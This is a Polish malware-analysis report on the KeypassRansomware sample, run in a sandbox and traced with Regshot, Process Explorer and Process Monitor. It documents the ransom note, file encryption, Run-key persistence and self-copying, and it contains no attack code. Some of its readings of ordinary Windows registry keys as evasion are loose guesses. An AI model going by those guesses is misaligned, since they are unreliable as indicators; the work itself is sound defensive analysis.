


## Uruchomienie programu KeypassRansomware.exe

Po uruchomieniu pliku ten natychmiast znika z folderu, w którym się znajdował. Jest to typowy zabieg mający na celu znacznie utrudnić lub wręcz uniemożliwić przeciwdziałanie złośliwemu oprogramowaniu oraz przeciwdziałać próbą poddania go analizie śledczej.




Komputer zaczyna głośno pracować i już po chwili pojawiają się pierwsze negatywne symptomy działania programu. Na pulpicie jak i w każdym folderze utworzone zostały pliki tekstowe zatytułowane !!!DECRYPTION\_KEYPASS\_INFO!!!.txt o następującej zawartości:




Atakujący informuje nas o tym co zaszło dając do zrozumienia, że wszystkie nasze pliki zostały zaszyfrowane nowoczesnym algorytmem i jedyna możliwość odzyskania danych to wykupienie wiedzy o unikalnym kluczu. Transakcja opiewać ma na kwotę 300\$.

W następnych sekundach znika nasza tapeta i obserwujemy jak tracimy dostęp do kolejnych plików. Oto co dostrzec można po około minucie od uruchomienia złośliwego pliku:



Otwarcie zaszyfrowanych plików możliwe jest w notatniku, gdzie możemy zaobserwować pseudo losowe ciągi znaków powstałe w wyniku działania na pliki algorytmem szyfrującym.



Po ponownym uruchomieniu komputera wita nas okno notatnika z informacją o zaszyfrowaniu wszystkich plików na komputerze wraz z żądaniem okupu.

## Analiza przy użyciu Regshot

Na tak przygotowanej piaskownicy uruchomiono program Regshot i utworzono pierwszy zrzut rejestru. Następnie uruchomiono badany plik binarny i utworzono drugi zrzut rejestru, a w dalszej kolejności rozpoczęto analizę raportu przygotowanego przez oprogramowanie Regshot. Na zrzutach ekranu dostrzec możemy, że program poczynił bardzo duże zmiany w rejestrze systemowym dodając 6 kluczy, dodając 16 nowych wartości i modyfikując 32 już istniejące co daje łącznie 54 modyfikacje. Poniżej zaprezentowano fragmenty zawierające klucze możliwe do odczytania.

```
Regshot 1.9.0 x64 Unicode
Comments:
Datetime: 2024/6/4 20:07:17 , 2024/6/4 20:08:35
Computer: WINDOWS11 , WINDOWS11
Username: vboxuser , vboxuser

-----
Keys added: 6
-----
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement
\W32:000000000000203F4
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\NotifyIconGeneratedAumid_11676165742016284098
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\Windows\CurrentVersion\PushNotifications\Backup\NotifyIconGeneratedAumid_11676165742016284098
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\AppUserModelId\NotifyIconGeneratedAumid_11676165742016284098
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Classes\AppUserModelId\NotifyIconGeneratedAumid_11676165742016284098

-----
Values added: 16
-----
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\UID: 0x00000000
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\ExecutablePath: "{F38BF404-1043-42F2-9305-67DE0B28FC23}\explorer.exe"
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\InitialTooltip: """
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\IconSnapshot: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 28 00 00 00 28 08 06 00 00 00 8C FE B8 6D 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 05 16 49 44 41 54 58 47 ED 56 CD 6F 1B 45 14 7F 6B 7B BD 6B EF AE 13 37 5F 48 A8 AA A3 D2 94 52 A9 0D C7 9C 4A A4 20 E5 96 46 F9 0B 72 E2 48 45 2E BD 05 4E 10 21 21 E5 06 17 C4 81 03 A7 04 AE 51 91 91 22 E1 A3 D3 09 01 97 A8 29 AA 1A 42 1C 7F AD D7 BB DE 5D EF F4 BD B1 27 AC 1D 27 85 80 23 84 FC 93 9E DF EC 9B 37 33 3F BF 79 F3 66 E0 BF 0E A9 A3 AF 04 BB BB BB EF 1B E9 F4 92 9A 48 3C 94 22 91 1B 20 49 D0 F2 BC 82 63 DB 7B CF F6 F7 3F 5A 5E 5E 3E E8 B8 9E E2 4A 08 6E 6F 6F 8F DE 9C 99 59 47 72 EF 47 65 19 79 21 33 C6 78 1F 11 20 71 5D 97 B9 CD E6 E6 CF 85 02 11 AD F0 4E C4 C0 09 12 B9 3B 77 EF 66 C7 26 27 67 5D DF 07 BF D5 C2 55 71 D9 36 41 86 2D E2 C0 88 74 2B 16 C0 F1 C9 1F 7B CF
7F DA 9F 17 24 23 F4 33 48 BC 75 EF DE 7A 7A 7C 36 82 A4 62 91 08 44 51 58 10 20 3F 24 C8 98 44 1A 45 F2 22 3E 34 62 4D 98 48 4F CC 4E DF BA B5 DE 19 3E 58 82 18 BD 4C 24 12 7D E4 34 98 E0 61 F4 88 20 09 92 65 44 32 E0 44 03 F0 A3 2D B0 65 0F 54 27 06 E0 31 30 0C E3 11 E5 2B CD 31 50 82 37 5F 7F 63 7D DC 1E 05 B5 1E 03 CF F6 C0 F5 3C 4E D0 B5 ED 86 59 2E FF 58 29 95 0A B6 6F 83 1D 27 72 51 90 7C 40 D2 18 CE 58 0C 54 5D 7F 48 73 0C 94 60 90 80 D9 8A 6A 02 6B 31 D0 AB 0A A8 A5 18 38 15 1B 02 D7 FD 62 F4 DA B5 6F E3 C9 E4 97 C5 C3 93 CF 82 63 C7 A2 C8 B1
Ln 20, Col 120 | 75,240 characters | 70% | Windows (CRLF) | UTF-16 LE
```

```

HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITTT: 98 C6 DA 1E BB B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 03 00
00 00 16 00 00 04 00 00 0A 00 00 00 02 00 00 00 01 00 00 00 05 00 00 00 00 00 00 11 00 00 00 0C 00 00 00 0D 00 00 00 15 00 00 00 07
00 00 00 14 00 00 00 0E 00 00 00 00 12 00 00 00 13 00 00 00 0F 00 00 00 10 00 00 00 0B 00 00 00 09 00 00 00 08 00 00 00 06 00 00 00 FF FF FF
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 16 00
00 00 03 00 00 00 04 00 00 0A 00 00 00 02 00 00 00 01 00 00 00 05 00 00 00 00 00 00 11 00 00 00 0C 00 00 00 0D 00 00 00 15 00 00 00 07
00 00 00 14 00 00 00 05 00 00 00 12 00 00 00 13 00 00 00 0F 00 00 00 10 00 00 00 0B 00 00 00 09 00 00 00 08 00 00 00 06 00 00 00 FF FF FF
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: 79 5F 3C D9 7D B0 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: DD 88 CB ED BA B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy\HAM\AUI\App\V1\LU\PCCT: 69 F9 3E D9 7D B0 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy\HAM\AUI\App\V1\LU\PCCT: 3D 06 CE ED BA B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: CB AE 0B DA 7D B0 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: A4 C1 EC F0 BA B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: FC 19 84 03 BA B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: AE C4 6B 1C BB B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITTT: FC 19 84 03 BA B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITTT: 98 C6 DA 1E BB B6 DA 01
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 03 00 00 00 16
00 00 00 04 00 00 00 0A 00 00 00 02 00 00 00 01 00 00 00 05 00 00 00 00 00 00 11 00 00 00 0C 00 00 00 0D 00 00 00 00 00 00 00 07 00 00 00
14 00 00 00 0E 00 00 00 00 12 00 00 00 13 00 00 00 0F 00 00 00 10 00 00 00 0B 00 00 00 09 00 00 00 08 00 00 00 06 00 00 00 FF FF FF
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 16 00 00 00 03
00 00 00 04 00 00 00 0A 00 00 00 02 00 00 00 01 00 00 00 05 00 00 00 00 00 00 11 00 00 00 0C 00 00 00 0D 00 00 00 00 00 00 00 07 00 00 00
14 00 00 00 0E 00 00 00 00 12 00 00 00 13 00 00 00 0F 00 00 00 10 00 00 00 0B 00 00 00 09 00 00 00 08 00 00 00 06 00 00 00 FF FF FF FF

-----
Total changes: 54
-----
```

Ln 21, Col 120 | 75,240 characters | 70% | Windows (CRLF) | UTF-16 LE

Oto najciekawsze z odnalezionych kluczy i próba zinterpretowania ich działania:

```

HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\UID: 0x00000000
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\ExecutablePath:
"{F38BF404-1043-42F2-9305-67DE0B28FC23}\explorer.exe"
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\InitialTooltip: ""
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Control Panel\NotifyIconSettings\11676165742016284098\IconSnapshot: 89 50 4E 47 0D 0A 1A
```

Klucze sugerują dodawanie nowych ustawień dotyczących powiadomień, co może być próbą ukrycia obecności i działania złośliwego oprogramowania.

```
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hhref\iobkhfre\Qrfxgbc\znyjner-fnzcyr-yvoenel-znfgre\znyjner-fnzcyr-yvoenel-znfgre\Enafbzrjner
```

Modyfikowany jest klucz rejestru UserAssist co oznaczać może próbę zmiany danych dotyczących aktywności użytkownika i tym samym zamaskowanie działania.

```
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store
C:\Users\vboxuser\Desktop\malware-sample-library-master\malware-sample-library-master\Ransomware\KeypassRansomware.exe: 53 41 43 50 01 00
```

Pojawia się wartość z nazwą i ścieżką do analizowanego wirusa co oznacza, że został on uruchomiony, a informacja ta przechowywana jest w rejestrze systemowym.

```
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Classes\NotifyIconGeneratedAumid_11676165742016284098\IconUri: "C:\Users\vboxuser\AppData\Local\Temp\NotifyIconGeneratedAumid_11676165742016284098.png"
```

Malware tworzy tymczasowe pliki, które posłużą mu do dowolnych celów np. tworzenia plików tekstowych z żądaniem okupu.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\Orchestrator\Scheduler\DelayedConfiguration: 24 6E CC E4 8F 01 00 00  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\Orchestrator\Scheduler\DelayedConfiguration: 48 20 DE E4 8F 01 00 00  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475: B0 06 00 00 00 00 00 00 04 00 04 00 01 02 07 00 00
```

Klucze te świadczą o tym, że złośliwe oprogramowanie ingeruje w harmonogram zadań systemowych co może umożliwiać mu automatyczne uruchamianie się w określonym czasie.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileService\References\S-1-5-21-919946580-1086946088-2368600092-1000\RefCount: 04 00  
00 00  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileService\References\S-1-5-21-919946580-1086946088-2368600092-1000\RefCount: 05 00
```

Powyższe modyfikacje wskazywać mogą na to, że malware może modyfikować referencjami profilu użytkownika co może utrudniać jego usunięcie z systemu lub też gwarantować przetrwanie po restarcie komputera.

```
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-919946580-1086946088-2368600092-1000\SequenceNumber: 0x0000000D  
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-919946580-1086946088-2368600092-1000\SequenceNumber: 0x0000000E  
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-919946580-1086946088-2368600092-1000
```

Dostrzegamy kolejne modyfikacje, tym razem monitorowania aktywności działań w tle, które na celu mają utrudnienie wykrycia działań wirusa.

```
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\OneDrive\Accounts\LastUpdate: E0 73 5F 66 00 00 00 00  
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\OneDrive\Accounts\LastUpdate: 5E 74 5F 66 00 00 00 00  
HKU\S-1-5-21-919946580-1086946088-2368600092-1000\Software\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\$de
```

Istnieją także wpisy świadczące o próbie uzyskania dostępu do danych (pewnie w celu ich zaszyfrowania) użytkowników OneDrive oraz CloudStore.

## Analiza przy użyciu Process Explorer

Po uruchomieniu złośliwego pliku KeypassRansomware.exe dostrzec możemy jego obecność w programie Process Explorer.

Procmon.exe	6,868 K	21,660 K	7144	Process Monitor	Sysinternals - www.sysinter...	
Procmn64.exe	< 0.01	80,716 K	49,192 K	6876		
procexp.exe	5.340 K	13,220 K	6540	Sysinternals Process Explorer	Sysinternals - www.sysinter...	
proexp64.exe	0.75	27,340 K	54,820 K	2828	Sysinternals Process Explorer	
fakenet.exe	1,452 K	5,400 K	6388		Sysinternals - www.sysinter...	
conhost.exe	6,284 K	20,956 K	2680			
fakenet.exe	< 0.01	24,556 K	32,252 K	5240		
MicrosoftEdgeUpdate.exe	3.00	2,024 K	9,040 K	6112		
KeypassRansomware.exe	2,816 K	12,328 K	7932			

Po upływie kilkudziesięciu sekund proces KeypassRansomware.exe utworzył podproces.

└─ Procmon.exe		6,956 K	21,708 K	7144 Process Monitor	Sysinternals - www.sysinter...	
└─ Procmon64.exe	5.13	90,012 K	64,880 K	6876		
└─ proexp.exe		5,412 K	13,236 K	6540 Sysinternals Process Explorer	Sysinternals - www.sysinter...	
└─ proexp64.exe	2.93	27,280 K	54,528 K	2828 Sysinternals Process Explorer	Sysinternals - www.sysinter...	
└─ fakenet.exe		1,524 K	5,420 K	6388		
└─ conhost.exe		6,312 K	20,844 K	2680		
└─ fakenet.exe	< 0.01	24,664 K	32,320 K	5240		
└─ MicrosoftEdgeUpdate.exe		< 0.01	2,096 K	9,068 K	6112	
└─ KeypassRansomware.exe	19.05	115,012 K	125,600 K	7932		
└─ KeypassRansomware.exe	< 0.01	2,192 K	10,812 K	8180		

Analiza w programie Process Explorer potwierdziła również bardzo duże zużycie zasobów komputera, a w szczególności procesora. To tutaj leży źródło głośnego i spowolnionego działania komputera po uruchomieniu wirusa, gdyż użycie CPU sięga chwilami 100%.



## Analiza przy użyciu Process Monitor

Na poniższym zrzucie ekranu widzimy zdarzenia, które zachodziły bezpośrednio po uruchomieniu pliku. Proces o PID 7120 (PID może się różnić na przestrzeni raportu, gdyż złośliwe oprogramowanie było poddawane analizie więcej niż raz) wystartował a następnie utworzył wątek. Jako kolejne nastąpiło wczytanie obrazu biblioteki ntdll.dll, która to zawiera definicje wielu kluczowych funkcji systemowych, których używa jądro systemowe i inne niskopoziomowe komponenty systemu. Od razu potem malware rozpoczyna wczytywanie i modyfikację niektórych wartości kluczy rejestru systemowego.

8:10:36....	KeypassRando...	7120	Process Start	SUCCESS	Parent PID: 4320, C...
8:10:36....	KeypassRando...	7120	Thread Create	SUCCESS	Thread ID: 1952
8:10:36....	KeypassRando...	7120	Load Image	C:\Users\vboxuser\Desktop\malware-sample-library-... SUCCESS	Image Base: 0xb40...
8:10:36....	KeypassRando...	7120	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
8:10:36....	KeypassRando...	7120	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSystem\CurrentControlSet\Control\Nls\CodePa... REPARSE	Desired Access: R...
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSystem\CurrentControlSet\Control\Nls\CodePa... SUCCESS	Desired Access: R...
8:10:36....	KeypassRando...	7120	RegQueryValue	HKLMSystem\CurrentControlSet\Control\Nls\CodePa... SUCCESS	Type: REG_SZ, Le...
8:10:36....	KeypassRando...	7120	RegQueryValue	HKLMSystem\CurrentControlSet\Control\Nls\CodePa... SUCCESS	Type: REG_SZ, Le...
8:10:36....	KeypassRando...	7120	RegCloseKey	HKLMSystem\CurrentControlSet\Control\Nls\CodePa... SUCCESS	
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSystem\CurrentControlSet\Control\Session Man...REPARSE	Desired Access: Q...
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSystem\CurrentControlSet\Control\Session Man...SUCCESS	Desired Access: Q...
8:10:36....	KeypassRando...	7120	RegQueryValue	HKLMSystem\CurrentControlSet\Control\Session Man...NAME NOT FOUND Length: 80	
8:10:36....	KeypassRando...	7120	RegCloseKey	HKLMSystem\CurrentControlSet\Control\Session Man...SUCCESS	
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session M... REPARSE	Desired Access: Q...
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session M...NAME NOT FOUND Desired Access: Q...	
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session M... REPARSE	Desired Access: Q...
8:10:36....	KeypassRando...	7120	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session M...SUCCESS	Desired Access: Q...
8:10:36....	KeypassRando...	7120	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session M...NAME NOT FOUND Length: 24	
8:10:36....	KeypassRando...	7120	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session M...SUCCESS	
8:10:36....	KeypassRando...	7120	CreateFile	C:\Windows	SUCCESS
8:10:36....	KeypassRando...	7120	Load Image	C:\Windows\System32\wow64.dll	SUCCESS
8:10:36....	KeypassRando...	7120	Load Image	C:\Windows\System32\wow64base.dll	SUCCESS
8:10:36....	KeypassRando...	7120	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS
8:10:36....	KeypassRando...	7120	Load Image	C:\Windows\System32\wow64con.dll	SUCCESS
8:10:36....	KeypassRando...	7120	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND Desired Access: R...
8:10:36....	KeypassRando...	7120	CreateFile	C:\Windows	SUCCESS

Oto wpis do rejestru świadczący o tym, że wirus dodał się do autostartu systemu.

8:10:02....	KeypassRando...	6768	RegSetInfoKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformation...
-------------	-----------------	------	---------------	---	---------	----------------------

Program tworzy swoją kopię w folderze C:\Users\vboxuser\AppData\Local i dzięki temu może usunąć się z pierwotnej lokalizacji co może sprawić większe problemy w wykryciu.

8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwarePLK.dll.DLL NAME NOT FOUND Desired Access:		
8:10:36....	KeypassRando...	4228	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE	Desired Access:
8:10:36....	KeypassRando...	4228	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	Desired Access:
8:10:36....	KeypassRando...	4228	RegSetInfoKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	KeySetInformation:
8:10:36....	KeypassRando...	4228	RegQueryValue	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale\pl	NAME NOT FOUND Length: 532	
8:10:36....	KeypassRando...	4228	RegCloseKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	
